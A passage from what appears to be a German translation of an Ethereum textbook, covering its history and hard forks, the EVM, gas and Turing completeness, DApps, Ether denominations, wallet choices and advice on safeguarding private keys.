Genau wie Satoshi erfanden Vitalik und Gavin nicht nur eine neue Technologie, sondern kombinierten auf neuartige Weise neue Erfindungen mit vorhandenen Techniken. Gleichzeitig stellten sie Prototypcode zur Verfügung, der die Richtigkeit ihrer Ideen bewies.

Die Gründer arbeiteten Jahre daran, ihre Vision zu entwickeln und zu verfeinern, und am 30. Juli 2015 wurde der erste Ethereum-Block geschürft. Der Weltcomputer begann der Welt zu dienen.



Vitalik Buterins Artikel »A Prehistory of Ethereum« wurde im September 2017 veröffentlicht und bietet eine faszinierende Ich-Ansicht der frühesten Ethereum-Momente.

Sie können ihn auf <https://vitalik.ca/general/2017/09/14/prehistory.html> lesen.

Die vier Entwicklungsstufen von Ethereum

Die Entwicklung von Ethereum wurde in vier Stufen geplant. In jeder Stufe werden wesentliche Änderungen vorgenommen. Jede Stufe kann Subreleases umfassen, sogenannte *Hard Forks*, die die Funktionalität in nicht rückwärtskompatibler Weise verändern.

Die vier Hauptentwicklungsstufen tragen die Codenamen *Frontier*, *Homestead*, *Metropolis* und *Serenity*. Die dazwischen durchgeführten (oder geplanten) *Hard Forks* haben die Codenamen *Ice Age*, *DAO*, *Tangerine Whistle*, *Spurious Dragon*, *Byzantium* und *Constantinople*. Die Entwicklungsstufen und die dazwischenliegenden *Hard Forks* sind in der folgenden Zeitachse dargestellt. Die »Datierung« erfolgt dabei nach Blocknummer:

Block #0

Frontier – Die initiale Ethereum-Stufe. Lief vom 30. Juli 2015 bis zum März 2016.

Block #200.000

Ice Age – Ein *Hard Fork*, der eine exponentielle Erhöhung der Difficulty einführte, um zu gegebener Zeit die Bereitschaft zum Wechsel auf PoS zu erhöhen.

Block #1.150.000

Homestead – Die zweite Stufe von Ethereum, gestartet im März 2016.

Block #1.192.000

DAO – Ein *Hard Fork*, der die Opfer des gehackten DAO-Kontrakts entschädigte. In der Folge teilten sich Ethereum und Ethereum Classic in zwei konkurrierende Systeme auf.

Block #2.463.000

Tangerine Whistle – Ein *Hard Fork*, der die Gasberechnung für bestimmte I/O-lastige Operationen korrigierte und den akkumulierten Zustand nach einem *Denial-of-Service-Angriff* (DoS), der die niedrigen Gaspreise dieser Operationen ausnutzte, zurücksetzte.

Block #2.675.000

Spurious Dragon – Ein Hard Fork, der weitere DoS-Angriffsvektoren adressierte und den Zustand zurücksetzte. Auch ein Schutzmechanismus vor Replay-Angriffen.

Block #4.370.000

Metropolis Byzantium – Metropolis ist die dritte Ethereum-Stufe. Sie wurde im Oktober 2017 gestartet und ist aktiv, während diese Zeilen geschrieben werden. Byzantium ist der erste von zwei Hard Forks, die für Metropolis geplant sind.

Nach Byzantium ist ein weiterer Hard Fork für Metropolis geplant: Constantinople. Auf Metropolis folgt die letzte Stufe des Ethereum-Deployments mit dem Codenamen Serenity.

Ethereum: eine Allzweck-Blockchain

Die ursprüngliche Blockchain, namentlich die Bitcoin-Blockchain, hält den Status von Bitcoin-Einheiten und deren Eigentumsrechte nach. Sie können sich Bitcoin als verteilte Konsens-Zustandsmaschine vorstellen, bei der Transaktionen einen globalen Zustandsübergang veranlassen, der das Eigentumsrecht an Coins ändert. Die Zustandsübergänge sind durch die Konsensregeln beschränkt, was es allen Teilnehmern (letztlich) erlaubt, zu einem gemeinsamen Zustand des Systems (Konsens) zu gelangen, nachdem mehrere Blöcke geschürft wurden.

Ethereum ist ebenfalls eine verteilte Zustandsmaschine. Doch statt nur den Zustand der Eigentumsrechte an einer Währung nachzuhalten, hält Ethereum die Zustandsübergänge eines Allzweckdatenspeichers nach, also eines Speichers, der alle Daten enthalten kann, die sich als *Schlüssel/Wert-Tupel* darstellen lassen. Ein Schlüssel/Wert-Datenspeicher kann beliebige Werte enthalten, die jeweils über einen Schlüssel referenziert werden. Zum Beispiel kann der Wert »Mastering Ethereum« über den Schlüssel »Buchtitel« referenziert werden. In gewisser Weise erfüllt das den gleichen Zweck wie das Datenspeichermodell von *Random Access Memory* (RAM), das bei den meisten Allzweckcomputern genutzt wird. Ethereum besitzt Speicher, der sowohl Code als auch Daten speichert, und nutzt die Ethereum-Blockchain, um nachzuhalten, wie sich dieser Speicher über die Zeit verändert. Wie bei einem speicherprogrammierten Allzweckcomputer kann Ethereum Code in seine Zustandsmaschine laden, diesen Code *ausführen* und die resultierenden Zustandsänderungen in seiner Blockchain speichern. Zwei wesentliche Unterschiede gegenüber Allzweckcomputern bestehen darin, dass die Zustandsänderungen von Ethereum durch die Konsensregeln bestimmt werden und dass der Zustand global verteilt wird. Ethereum beantwortet die Frage: »Was wäre, wenn wir einen beliebigen Zustand nachhalten und die Zustandsmaschine so programmieren könnten, dass ein weltweiter Computer entsteht, der nach Konsensregeln läuft?«

Die Komponenten von Ethereum

Bei Ethereum sehen die in »Komponenten einer Blockchain« auf Seite 2 beschriebenen Komponenten eines Blockchain-Systems wie folgt aus:

P2P-Netzwerk

Ethereum wird im *Ethereum-Hauptnetzwerk* ausgeführt, das über TCP-Port 30303 erreichbar ist und ein Protokoll namens *DEVp2p* verwendet.

Konsensregeln

Ethereums Konsensregeln sind in der Referenzspezifikation, dem sogenannten Yellow Paper (siehe »Weiterführende Literatur« auf Seite 7), festgelegt.

Transaktionen

Ethereum-Transaktionen sind Netzwerknachrichten, die (unter anderem) Sender, Empfänger, Werte und Nutzdaten enthalten.

Zustandsmaschine

Zustandsübergänge werden bei Ethereum durch die *Ethereum Virtual Machine* (EVM) verarbeitet, eine stackbasierte virtuelle Maschine, die *Bytecode* (Maschinenspracheninstruktionen) ausführt. EVM-Programme, *Smart Contracts* genannt, werden in Hochsprachen (wie Solidity) geschrieben und für die Ausführung durch die EVM in Bytecode kompiliert.

Datenstrukturen

Ethereums Zustand wird von jedem Node lokal in einer *Datenbank* (üblicherweise Googles LevelDB) gespeichert. Sie enthält die Transaktionen und den Systemzustand in einer als *Merkle-Patricia-Baum* bezeichneten serialisierten und gehashten Datenstruktur.

Konsensalgorithmus

Ethereum nutzt Bitcoins Konsensmodell Nakamoto-Konsens, das sequenzielle, mit einer Signatur versehene Blöcke verwendet, deren Bedeutung mittels PoW gewichtet wird, um die längste Kette zu ermitteln und damit den aktuellen Zustand. Allerdings gibt es Pläne, in naher Zukunft auf ein gewichtetes PoS-Wahlsystem, Codename *Casper*, umzusteigen.

Ökonomische Sicherheit

Ethereum verwendet momentan einen PoW-Algorithmus namens *Ethash*, doch dieser wird in Zukunft durch PoS ersetzt werden.

Clients

Für Ethereum gibt es verschiedene interoperable Implementierungen der Clientsoftware. Die bekanntesten sind *Go-Ethereum* (*Geth*) und *Parity*.

Weiterführende Literatur

Die folgenden Quellen bieten weiterführende Informationen zu den hier genannten Technologien:

- Das Ethereum Yellow Paper: <https://ethereum.github.io/yellowpaper/paper.pdf>
- Das Beige Paper, eine Neufassung des Yellow Paper in einer weniger formalen Sprache für ein breiteres Publikum: <https://github.com/chronaeon/beigepaper>
- DEVp2p-Netzwerkprotokoll: <http://bit.ly/2quAlTE>
- Liste von Ressourcen zur Ethereum Virtual Machine: <http://bit.ly/2PmtjiS>
- LevelDB-Datenbank (wird häufig genutzt, um eine lokale Kopie der Blockchain zu speichern): <http://leveldb.org>
- Merkle-Patricia-Bäume: <https://github.com/ethereum/wiki/wiki/Patricia-Tree>
- Ethash-PoW-Algorithmus: <https://github.com/ethereum/wiki/wiki/Ethash>
- Casper-PoS-v1-Implementierungshandbuch: <http://bit.ly/2DyPr3l>
- Go-Ethereum-Client (Geth): <https://geth.ethereum.org/>
- Parity-Ethereum-Client: <https://parity.io/>

Ethereum und Turing-Vollständigkeit

Wenn Sie damit beginnen, etwas über Ethereum zu lesen, werden Sie sofort über den Begriff »Turing-vollständig« stolpern. Ethereum sei, so sagt man, im Gegensatz zu Bitcoin Turing-vollständig. Doch was bedeutet das genau?

Der Begriff leitet sich vom englischen Mathematiker Alan Turing ab, der als Vater der Informatik gilt. 1936 entwickelte er das mathematische Modell eines Computers. Dieser bestand aus einer Zustandsmaschine zur Manipulation von Symbolen, die auf sequenziellen Speicher (einen unendlich langen Lochstreifen) geschrieben und von diesem gelesen wurden. Mit diesem Konstrukt lieferte Turing die mathematische Grundlage, um Fragen (im negativen Sinne) über die *universelle Berechenbarkeit* zu beantworten, also ob alle Probleme lösbar sind. Er bewies, dass es Problemklassen gibt, die nicht berechnet werden können. So bewies er im Besonderen, dass das *Halteproblem* (ob für ein beliebiges Programm mit beliebigen Eingaben bestimmt werden kann, ob es zu einem Ende kommt) nicht lösbar ist.

Alan Turing hat ein System darüber hinaus als *Turing-vollständig* definiert, wenn es eine Turingmaschine simulieren kann. Ein solches System wird *universelle Turingmaschine* (UTM) genannt.

Ethereums Fähigkeit, ein gespeichertes Programm in einer Zustandsmaschine (der Ethereum Virtual Machine) auszuführen, während es Daten aus einem Speicher lesen und schreiben kann, macht es zu einem Turing-vollständigen System und damit zu einer UTM. Ethereum kann jeden Algorithmus berechnen, der auf einer Turingmaschine berechnet werden kann (wenn man die Einschränkung durch den verfügbaren Speicher außer Acht lässt).

Ethereums bahnbrechende Innovation besteht darin, die Allzweckcomputer-Architektur eines speicherprogrammierten Computers mit einer dezentralisierten Blockchain zu kombinieren und auf diese Weise einen verteilten Weltcomputer mit einem

einzigsten Zustand (Singleton) zu schaffen. Ethereum-Programme laufen »überall«, erzeugen aber einen gemeinsamen Zustand, der durch die Konsensregeln abgesichert wird.

Turing-Vollständigkeit als »Feature«

Ethereums Turing-Vollständigkeit könnte Sie glauben lassen, dass es sich um ein *Feature* handelt, das bei einem Turing-unvollständigen System irgendwie fehlt, doch das Gegenteil der Fall. Turing-Vollständigkeit ist sehr leicht zu erreichen. Tatsächlich hat die einfachste bekannte Turing-vollständige Zustandsmaschine (<http://bit.ly/2ABft33>) vier Zustände und nutzt sechs Symbole. Ihre Zustandsdefinition ist nur 22 Instruktionen lang. Und manchmal findet man Systeme, die »versehentlich Turing-vollständig« sind. Eine unterhaltsame Liste solcher Systeme finden Sie auf <http://bit.ly/2Og1VgX>.

Allerdings kann die Turing-Vollständigkeit sehr gefährlich werden, insbesondere bei offenen Systemen wie öffentlichen Blockchains. Der Grund dafür ist das oben angesprochene Halteproblem. So sind beispielsweise moderne Drucker Touring-vollständig, und man kann ihnen Dateien zum Druck übergeben, bei denen sie einfrieren. Die Tatsache, dass Ethereum Turing-vollständig ist, bedeutet, dass es beliebige Programme beliebiger Komplexität ausführen kann. Doch das führt zu heiklen Problemen mit der Sicherheit und der Ressourcenverwaltung. Einen hängen gebliebenen Drucker können Sie aus- und wieder einschalten. Bei einer öffentlichen Blockchain ist das nicht möglich.

Auswirkungen der Turing-Vollständigkeit

Turing bewies, dass Sie nicht vorhersagen können, ob ein Programm zu einem Ende kommt, wenn Sie es auf einem Computer simulieren. Einfach ausgedrückt, können Sie den Weg eines Programms nicht vorhersagen, ohne es auszuführen. Turing-vollständige Systeme können in »Endlosschleifen« geraten. Mit diesem Begriff wird (stark vereinfacht) ein Programm beschrieben, das nie zu einem Ende kommt. Ein Programm zu entwickeln, das in einer Schleife läuft und niemals endet, ist trivial. Doch ungewollte Endlosschleifen können aufgrund der komplexen Interaktionen zwischen den Startbedingungen und dem Code ohne Vorwarnung eintreten. Für Ethereum ist das eine Herausforderung: Jeder teilnehmende Node (Client) muss jede Transaktion validieren und dabei jeden aufgerufenen Smart Contract ausführen. Doch wie Turing bewiesen hat, kann Ethereum nicht vorhersagen, ob ein Smart Contract zu einem Ende kommt oder wie lange er läuft, ohne ihn tatsächlich auszuführen, wobei die Gefahr besteht, dass er für immer läuft. Ob versehentlich oder gewollt, ein Smart Contract kann so entworfen werden, dass er für immer läuft, wenn ein Node versucht, ihn zu validieren, was im Endeffekt einem DoS-Angriff gleichkommt. Und natürlich liegt zwischen einem Programm, das in einer Millisekunde validiert wird, und einem in einer Endlosschleife hängenden Programm eine schier endlose Bandbreite bössartiger,

Ressourcen fressender, den Speicher überflutender und die CPU überhitzender Programme, die einfach nur Ressourcen verschwenden. Bei einem Weltcomputer missbraucht ein Ressourcen fressendes Programm die Ressourcen der Welt. Wie schränkt Ethereum den Ressourcenverbrauch eines Smart Contract ein, wenn es ihn nicht vorhersagen kann?

Um dieser Herausforderung zu begegnen, hat Ethereum ein Messsystem namens *Gas* eingeführt. Während die EVM einen Smart Contract ausführt, hält sie sorgfältig jede Instruktion nach (Berechnungen, Datenzugriffe etc.). Jede Instruktion verursacht festgelegte Kosten in Form von Gaseinheiten. Stößt eine Transaktion die Ausführung eines Smart Contract an, muss sie auch einen Gasbetrag angeben, der die obere Grenze festlegt, die für die Ausführung des Smart Contract verbraucht werden kann. Die EVM beendet die Ausführung, wenn das durch die Berechnung verbrauchte Gas die für die Transaktion verfügbare Menge an Gas übersteigt. Gas ist der von Ethereum verwendete Mechanismus, der eine Turing-vollständige Berechnung erlaubt, während er gleichzeitig die Ressourcen beschränkt, die ein Programm nutzen kann.

Die nächste Frage lautet, *wie man sich das Gas beschafft, um die Berechnungen im Ethereum-Weltcomputer bezahlen zu können*. Sie finden Gas an keiner Börse. Es kann nur als Teil einer Transaktion erworben und nur mit Ether bezahlt werden. Ether muss zusammen mit jeder Transaktion gesendet werden, und es muss explizit für den Kauf von Gas ausgewiesen werden (zusammen mit einem akzeptablen Gaspreis). Genau wie an der Tankstelle ist der Gaspreis keine feste Größe. Gas wird für die Transaktion gekauft, die Berechnung wird ausgeführt, und das ungenutzte Gas wird dem Sender der Transaktion zurückerstattet.

Von Allzweck-Blockchains zu dezentralisierten Anwendungen (Decentralized Applications, DApps)

Ethereum begann als Allzweck-Blockchain, die für eine Vielzahl von Anwendungen programmiert werden konnte. Doch sehr schnell wurde Ethereums Vision in Richtung einer Plattform zur Entwicklung von DApps erweitert. DApps stellen eine umfassendere Perspektive dar als Smart Contracts. Eine DApp ist zumindest ein Smart Contract und eine Webbenutzerschnittstelle. Allgemeiner gefasst, ist eine DApp eine Webanwendung, die auf offenen, dezentralisierten Peer-to-Peer-Infrastrukturdiensten aufbaut.

Eine DApp besteht mindestens aus:

- Smart Contracts auf einer Blockchain und
- einer webbasierten Frontend-Benutzerschnittstelle.

Darüber hinaus umfassen viele DApps weitere dezentralisierte Komponenten wie:

- ein dezentralisiertes (P2P-)Speicherprotokoll und eine entsprechende Plattform sowie

- ein dezentralisiertes (P2P-)Messaging-Protokoll und eine entsprechende Plattform.



Für DApps wird Ihnen die Schreibweise *DApps* begegnen. Das *D*-Zeichen ist das lateinische Zeichen »ETH«, das auf Ethereum anspielt. Um das Zeichen darzustellen, verwenden Sie den Unicode-Codepunkt 0xD0 oder, falls nötig, die HTML-Zeichenentität eth (bzw. die dezimale Entität #208).

Das dritte Internetzeitalter

Im Jahr 2004 wurde der Begriff *Web 2.0* populär. Er beschrieb die Evolution des Webs in Richtung benutzergenerierter Inhalte, responsiver Schnittstellen und Interaktivität. Web 2.0 ist keine technische Spezifikation, sondern ein Begriff, der den neuen Schwerpunkt von Webanwendungen beschreibt.

Das DApp-Konzept soll das World Wide Web auf seine nächste natürliche Stufe heben, indem es die Dezentralisierung mit Peer-to-Peer-Protokollen in alle Aspekte einer Webanwendung einführt. Der für diese Evolution verwendete Begriff lautet *web3*, also die dritte »Version« des Webs. Zuerst vorgeschlagen von Dr. Gavin Wood, repräsentiert *web3* eine neue Vision und einen neuen Fokus für Webanwendungen: von zentral gehaltenen und verwalteten Anwendungen hin zu Anwendungen, die auf dezentralisierten Protokollen aufbauen.

In späteren Kapiteln sehen wir uns die Ethereum-JavaScript-Bibliothek *web3.js* an, die eine Brücke zwischen im Browser laufenden JavaScript-Anwendungen und der Ethereum-Blockchain schafft. Die *web3.js*-Bibliothek umfasst auch eine Schnittstelle zu einem P2P-Speichernetzwerk namens *Swarm* und einem P2P-Messaging-Service namens *Whisper*. Mit diesen drei Komponenten in einer JavaScript-Bibliothek, die in ihrem Webbrowser läuft, verfügen Programmierer über eine vollständige Entwickler-Suite, die es ihnen erlaubt, *web3-DApps* zu entwickeln.

Ethereums Entwicklungskultur

Bisher haben wir darüber gesprochen, wie sich Ethereums Ziel und Technik von früheren Blockchains wie Bitcoin unterscheiden. Doch Ethereum hat auch eine deutlich andere Entwicklungskultur.

Bei Bitcoin erfolgt die Entwicklung nach konservativen Prinzipien: Alle Änderungen werden sorgfältig studiert, um sicherzustellen, dass keines der bestehenden Systeme gestört wird. In den meisten Fällen werden nur rückwärtskompatible Änderungen implementiert. Existierende Clients können einsteigen, funktionieren aber weiter, wenn sie sich gegen ein Upgrade entscheiden.

Im Gegensatz dazu orientiert sich die Entwicklungskultur der Ethereum-Community an der Zukunft und nicht so sehr an der Vergangenheit. Das (nicht ganz ernst gemeinte) Mantra lautet »move fast and break things«, sinngemäß etwa »sei schnell

und breche Regeln«. Ist eine Änderung nötig, wird sie implementiert, auch wenn das bedeutet, frühere Annahmen für ungültig zu erklären, mit der Kompatibilität zu brechen oder die Clients zu einem Update zu zwingen. Ethereums Entwicklungskultur ist gekennzeichnet durch schnelle Innovation, schnelle Evolution und die Bereitschaft, zukunftsorientierte Verbesserungen einzusetzen, selbst wenn das auf Kosten der Rückwärtskompatibilität geht.

Für Sie als Entwickler bedeutet dies, dass Sie flexibel bleiben und darauf vorbereitet sein müssen, Ihre Infrastruktur neu aufzubauen, wenn sich eine der zugrunde liegenden Annahmen ändert. Eine der großen Herausforderungen, vor der Entwickler bei Ethereum stehen, ist der inhärente Widerspruch zwischen dem Deployment von Code in ein unveränderliches System und einer sich weiterentwickelnden Entwicklungsplattform. Sie können Ihre Smart Contracts nicht einfach »upgraden«. Sie müssen darauf vorbereitet sein, neue Smart Contracts einzusetzen, Nutzer, Apps und Guthaben zu migrieren und von vorne zu beginnen.

Ironischerweise bedeutet das auch, dass das Ziel der Entwicklung von Systemen mit mehr Autonomie und weniger zentralisierter Kontrolle noch nicht vollständig erreicht ist. Autonomie und Dezentralisierung verlangen ein wenig mehr Stabilität der Plattform, als sie Ethereum in den nächsten Jahren bieten kann. Damit sich die Plattform »weiterentwickelt«, müssen Sie bereit sein, Ihre Smart Contracts wegzuworfen und von vorne zu beginnen, was wiederum bedeutet, dass Sie ein gewisses Maß an Kontrolle über sie haben müssen.

Doch auf der Habenseite entwickelt sich Ethereum sehr schnell. Es gibt nur wenige Gelegenheiten zum sogenannten »Bike-Shedding«, also der Möglichkeit, die Entwicklung aufzuhalten, indem man sich mit nebensächlichen Details aufhält. (Etwa dem Bau von Fahrradständern hinter einem Atomkraftwerk. Während Sie über die Fahrradständer diskutieren, könnten Sie feststellen, dass der Rest des Entwicklungsteams die Fahrräder durch autonome Hovercrafts ersetzt hat.)

Schlussendlich wird sich die Entwicklung der Ethereum-Plattform verlangsamen, und die Schnittstellen werden sich nicht mehr ändern. Doch bis dahin ist Innovation die treibende Kraft. Sie bleiben also besser am Ball, denn niemand wird für Sie das Tempo drosseln.

Warum Ethereum lernen?

Die Lernkurve ist bei Blockchains sehr steil, da sie mehrere Wissenszweige in einer Domäne vereinen: Programmierung, Informationssicherheit, Kryptografie, Ökonomie, verteilte Systeme, Peer-to-Peer-Netzwerke etc. Bei Ethereum ist diese Lernkurve deutlich weniger steil, sodass Sie schnell einsteigen können. Doch unter der Oberfläche einer trügerisch einfachen Umgebung verbirgt sich sehr viel mehr. Während Sie lernen und tiefer blicken, finden sich immer wieder neue Schichten an Komplexität und neue Wunder.

Ethereum ist eine großartige Plattform, wenn man etwas über Blockchains lernen will. Schneller als bei jeder anderen Blockchain-Plattform entwickelt sich eine riesige Entwicklercommunity. Mehr als alles andere ist Ethereum eine *Entwickler-Blockchain*, entwickelt von Entwicklern für Entwickler. Ein mit JavaScript-Anwendungen vertrauter Entwickler kann bei Ethereum einsteigen und sehr schnell produktiven Code schreiben. In den ersten Jahren von Ethereums Leben waren T-Shirts stark verbreitet, die zeigten, wie man ein Token mit nur fünf Zeilen Code entwickeln kann. Natürlich ist das ein zweischneidiges Schwert. Code zu schreiben, ist einfach, doch *guten* und *sicheren* Code zu entwickeln, ist deutlich schwieriger.

Was Sie in diesem Buch lernen

Dieses Buch taucht in Ethereum ein und untersucht jede Komponente. Sie beginnen mit einer einfachen Transaktion, analysieren, wie sie funktioniert, entwickeln einen einfachen Kontrakt, verbessern ihn und folgen seinem Weg durch das Ethereum-System.

Sie werden nicht nur lernen, wie man Ethereum nutzt und wie es funktioniert, sondern auch, warum es so entworfen wurde, wie es ist. Sie werden verstehen, wie die einzelnen Teile funktionieren, wie sie zusammenpassen und warum.

Ethereum-Grundlagen

In diesem Kapitel starten wir mit der Erkundung von Ethereum und lernen, wie man Wallets nutzt, Transaktionen erzeugt und einfache Smart Contracts durchführt.

Ether-Währungseinheiten

Ethereums Währungseinheit heißt *Ether* und wird auch mit *ETH* bezeichnet oder mit den Symbolen Ξ (dem griechischen Buchstaben »Xi«, der wie ein stilisiertes großes E aussieht) bzw. (weniger oft) $\blacklozenge$: 1 Ether oder 1 ETH oder $\Xi 1$ oder $\blacklozenge 1$.



Verwenden Sie das Unicode-Zeichen U+039E für Ξ und U+2666 für $\blacklozenge$.

Ether wird in kleinere Einheiten weiter unterteilt. Die kleinstmögliche Einheit wird *Wei* genannt. Ein Ether entspricht einer Trillion Wei ($1 \cdot 10^{18}$ oder 1.000.000.000.000.000.000). Manche nennen die Währung auch »Ethereum«, doch das ist ein typischer Anfängerfehler. Ethereum ist das System, Ether die Währung.

Der Ether-Wert wird Ethereum-intern immer als vorzeichenloser ganzzahliger Wert in Wei angegeben. Wenn Sie einen Ether überweisen, codiert die Transaktion den Wert als 1000000000000000000 Wei.

Ethers unterschiedliche Stückelungen besitzen sowohl einen *wissenschaftlichen Namen* nach dem internationalen Einheitensystem (SI) als auch einen *umgangssprachlichen Namen* als Hommage an viele große Geister der Informatik und Kryptografie.

Tabelle 2-1 zeigt die verschiedenen Stückelungen, ihre umgangssprachlichen sowie ihre SI-Namen. Die Tabelle hält sich an die interne Darstellung von Werten, d.h., alle Stückelungen werden in Wei (erste Spalte) und Ether als 10^{18} Wei in der siebten Zeile angegeben.

Tabelle 2-1: Ether-Stückelungen und -Namen

Wert (in Wei)	Exponent	Umgangssprachlicher Name	SI-Name
1	1	Wei	Wei
1.000	10^3	Babbage	Kilowei oder Femtoether
1.000.000	10^6	Lovelace	Megawei oder Picoether
1.000.000.000	10^9	Shannon	Gigawei oder Nanoether
1.000.000.000.000	10^{12}	Szabo	Mikroether oder Mikro
1.000.000.000.000.000	10^{15}	Finney	Milliether oder Milli
1.000.000.000.000.000.000	10^{18}	<i>Ether</i>	<i>Ether</i>
1.000.000.000.000.000.000.000	10^{21}	Grand	Kiloether
1.000.000.000.000.000.000.000.000	10^{24}		Megaether

Eine Ethereum-Wallet wählen

Der Begriff *Wallet* wird mittlerweile für viele Dinge verwendet, auch wenn sie einander ähneln und es im täglichen Leben letztlich immer auf das Gleiche hinausläuft. Wir verwenden »Wallet« für eine Softwareanwendung, die Ihnen dabei hilft, Ihren Ethereum-Account zu verwalten. Kurz gesagt, ist eine Ethereum-Wallet Ihr Tor zum Ethereum-System. Sie hält Ihre Schlüssel vor und kann für Sie Transaktionen erzeugen und übertragen. Die Wahl einer Ethereum-Wallet kann schwierig sein, da es eine große Auswahl mit unterschiedlichen Features und Designs gibt. Einige eignen sich eher für Einsteiger, während sich andere an Experten wenden. Die Ethereum-Plattform selbst wird ständig verbessert, und die »besten« Wallets sind häufig diejenigen, die die Änderungen berücksichtigen, die mit Plattform-Updates einhergehen.

Doch keine Sorge! Wenn Sie eine Wallet wählen und ihre Funktionsweise nicht mögen oder wenn Sie sie zuerst mögen und später etwas anderes ausprobieren wollen, können Sie die Wallet recht einfach wechseln. Dazu müssen Sie Ihr Guthaben nur über eine Transaktion von der alten an die neue Wallet senden oder Ihre privaten Schlüssel exportieren und in die neue Wallet importieren.

Wir haben drei unterschiedliche Wallet-Typen ausgewählt, die wir als Beispiele im gesamten Buch verwenden: eine mobile Wallet, eine Desktop-Wallet und eine webbasierte Wallet. Wir haben diese drei Wallets gewählt, weil sie eine große Bandbreite an Komplexität und Features abdecken. Allerdings ist die Wahl dieser Wallets keine Garantie für deren Qualität oder Sicherheit. Sie sind einfach ein guter Ausgangspunkt für Demonstrationen und Tests.

Denken Sie daran, dass eine Wallet-Anwendung nur funktionieren kann, wenn sie Zugriff auf Ihre privaten Schlüssel hat. Es ist daher besonders wichtig, dass Sie eine Wallet-Anwendung nur von einer Quelle herunterladen und nutzen, der Sie vertrauen. Glücklicherweise ist eine Wallet-Anwendung üblicherweise umso vertrau-

enswürdiger, je beliebter sie ist. Dennoch besteht eine bewährte Praxis darin, nicht »alle Eier in ein Nest zu legen«, also Ihre Ethereum-Accounts auf mehrere Wallets zu verteilen.

Nachfolgend einige gute Wallets für Einsteiger:

MetaMask

MetaMask ist eine Erweiterung, die in Ihrem Browser (Chrome, Firefox, Opera oder Brave Browser) läuft. Sie ist einfach zu nutzen und für Testzwecke praktisch, da sie sich mit einer Vielzahl von Ethereum-Nodes und Test-Blockchains verbinden kann. MetaMask ist eine webbasierte Wallet.

Jaxx

Jaxx ist eine Wallet für mehrere Plattformen und Währungen, die auf einer Vielzahl von Betriebssystemen läuft, darunter Android, iOS, Windows, macOS und Linux. Sie ist für Neueinsteiger häufig eine gute Wahl, da sie einfach zu nutzen ist. Je nachdem, wo Sie Jaxx installieren, ist sie entweder eine mobile oder eine Desktop-Wallet.

MyEtherWallet (MEW)

MyEtherWallet ist eine webbasierte Wallet, die in jedem Browser läuft. Sie verfügt über mehrere anspruchsvolle Features, die wir uns in vielen unserer Beispiele ansehen werden.

Emerald Wallet

Emerald Wallet wurde für die Arbeit mit der Ethereum-Classic-Blockchain entwickelt, ist aber auch mit anderen Ethereum-basierten Blockchains kompatibel. Die Open-Source-Anwendung läuft auf dem Desktop unter Windows, macOS und Linux. Emerald Wallet kann als Full Node fungieren oder in einem »Light«-Modus arbeiten und die Verbindung mit einem öffentlichen entfernten Node herstellen. Sie enthält auch ein Tool, mit dem alle Operationen über die Kommandozeile abgewickelt werden können.

Wir beginnen mit der Installation von MetaMask auf dem Desktop, wollen vorher aber noch kurz die Kontrolle und Verwaltung von Schlüsseln ansprechen.

Kontrolle und Verantwortung

Offene Blockchains wie Ethereum sind wichtig, weil sie als *dezentralisiertes* System arbeiten. Das beinhaltet vieles, doch ein wesentlicher Punkt ist, dass jeder Ethereum-Nutzer seine eigenen privaten Schlüssel kontrollieren kann – und muss –, da sie den Zugriff auf Guthaben und Smart Contracts kontrollieren. Wir bezeichnen diese Kombination aus Zugriff auf Guthaben und Smart Contracts manchmal als »Account« oder als »Wallet«. Diese Begriffe können in ihrer Funktionalität recht komplex werden, weshalb wir später detaillierter auf sie eingehen. Ein grundlegendes Prinzip ist aber, dass ein privater Schlüssel einem »Account« entspricht. Einige Nutzer überlassen die Kontrolle über ihre privaten Schlüssel einem Treuhänder,

etwa einer Onlinebörse. In diesem Buch zeigen wir Ihnen, wie Sie Ihre privaten Schlüssel selbst kontrollieren und verwalten.

Mit der Kontrolle geht aber auch eine große Verantwortung einher. Wenn Sie Ihre privaten Schlüssel verlieren, verlieren Sie auch den Zugriff auf Ihr Guthaben und Ihre Smart Contracts. Niemand kann Ihnen dabei helfen, den Zugriff wiederzuerlangen – Ihr Guthaben ist für immer gesperrt. Hier einige Tipps, die Ihnen dabei helfen, mit dieser Verantwortung umzugehen:

- Improvisieren Sie nicht bei der Sicherheit. Verwenden Sie erprobte und getestete Standardverfahren.
- Je wichtiger der Account (d.h. je höher das Guthaben oder je wichtiger die Smart Contracts), desto höhere Sicherheitsvorkehrungen sollten getroffen werden.
- Die höchste Sicherheit bietet ein Air-Gap-Gerät, doch dieses Niveau ist nicht für jeden Account nötig.
- Speichern Sie Ihren privaten Schlüssel niemals im Klartext, insbesondere nicht digital. Glücklicherweise zeigen Ihnen die meisten Nutzerschnittstellen den privaten Schlüssel gar nicht erst im Rohformat an.
- Private Schlüssel können in verschlüsselter Form in einer digitalen *keystore*-Datei gespeichert werden. Da sie verschlüsselt sind, benötigen Sie zum Entsperren ein Passwort. Wenn Sie nach einem Passwort gefragt werden, wählen Sie ein starkes aus (d.h. lang und zufällig). Sichern Sie es und teilen Sie es mit niemandem. Wenn Sie keinen Passwort-Manager nutzen, schreiben Sie es auf und bewahren es an einem sicheren und geheimen Ort auf. Um auf Ihren Account zugreifen zu können, benötigen Sie sowohl die *keystore*-Datei als auch das Passwort.
- Speichern Sie keine Passwörter in digitalen Dokumenten, digitalen Fotos, Screenshots, Onlinegeräten, verschlüsselten PDFs und so weiter. Noch mal: Improvisieren Sie nicht bei der Sicherheit. Verwenden Sie einen Passwort-Manager oder Stift und Papier.
- Sollten Sie dazu aufgefordert werden, einen Schlüssel als mnemonische Wortfolge zu sichern, verwenden Sie Stift und Papier für ein physikalisches Backup. Verschieben Sie diese Arbeit nicht »auf später«, Sie vergessen es. Diese Backups können genutzt werden, um den privaten Schlüssel wiederherzustellen, falls die auf Ihrem System gespeicherten Daten verloren gehen oder falls Sie Ihr Passwort vergessen oder verlieren. Allerdings können sie auch von Angreifern genutzt werden, um Ihre privaten Schlüssel zu stehlen, weshalb Sie sie niemals digital speichern dürfen und eine physikalische Kopie in einer abgeschlossenen Schublade oder einem Safe vorhalten sollten.
- Bevor Sie große Mengen (insbesondere an neue Adressen) senden, sollten Sie zuerst eine kleine Testtransaktion vornehmen (z.B. kleiner als ein Dollar) und auf eine Empfangsbestätigung warten.

